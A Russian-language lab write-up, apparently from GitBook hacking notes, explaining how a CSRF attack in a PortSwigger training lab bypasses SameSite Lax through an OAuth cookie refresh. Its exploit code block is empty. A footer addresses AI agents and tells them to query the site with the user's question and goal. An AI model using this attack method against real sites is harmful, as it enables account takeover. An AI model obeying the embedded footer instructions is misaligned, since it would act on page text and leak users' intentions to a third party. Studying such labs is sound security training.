> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/csrf/samesite-lax-bypass-via-cookie-refresh.md).
# Обход SameSite Lax через обновление cookie
Заметки по обходу SameSite Lax через обновление cookie для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Обход SameSite Lax через обновление cookie
Функция изменения электронной почты в приложении уязвима к атаке CSRF. Цель лабораторной работы — принудительно изменить адрес электронной почты пользователя-жертвы, разместив демонстрацию на предоставленном сервере эксплойтов.


Лабораторная работа поддерживает аутентификацию OAuth через внешнего поставщика. Вы можете подключиться, используя данный идентификатор (`wiener:peter`). Во время процесса аутентификации для идентификации OAuth используется страница другого домена.
`Вы успешно вошли в систему через свою учетную запись в социальной сети`

* После подключения через социального провайдера ответ содержит аутентификационную cookie, у которой `SameSite` атрибут установлен в `Нестрогий`.
Если вы выйдете из системы, а затем перезапустите поток аутентификации без повторного ввода пароля, сеанс сбрасывается: выдается **новый** cookie сеанса.
* → На практике это означает, что если пользователь нажал «logout», ему придется снова нажать « login», чтобы быть перенаправленным на сайт и получить новую cookie сеанса.
* Благодаря такому поведению cookie «refresh» во время аутентификации через сторонний домен можно рассмотреть последовательность, при которой первоначальный запрос к странице аутентификации позволяет восстановить/установить cookie сеанса, а затем второе действие (на стороне клиента) запускает запрос, который изменяет адрес электронной почты в учетной записи пользователя.
```html
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/csrf/samesite-lax-bypass-via-cookie-refresh.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.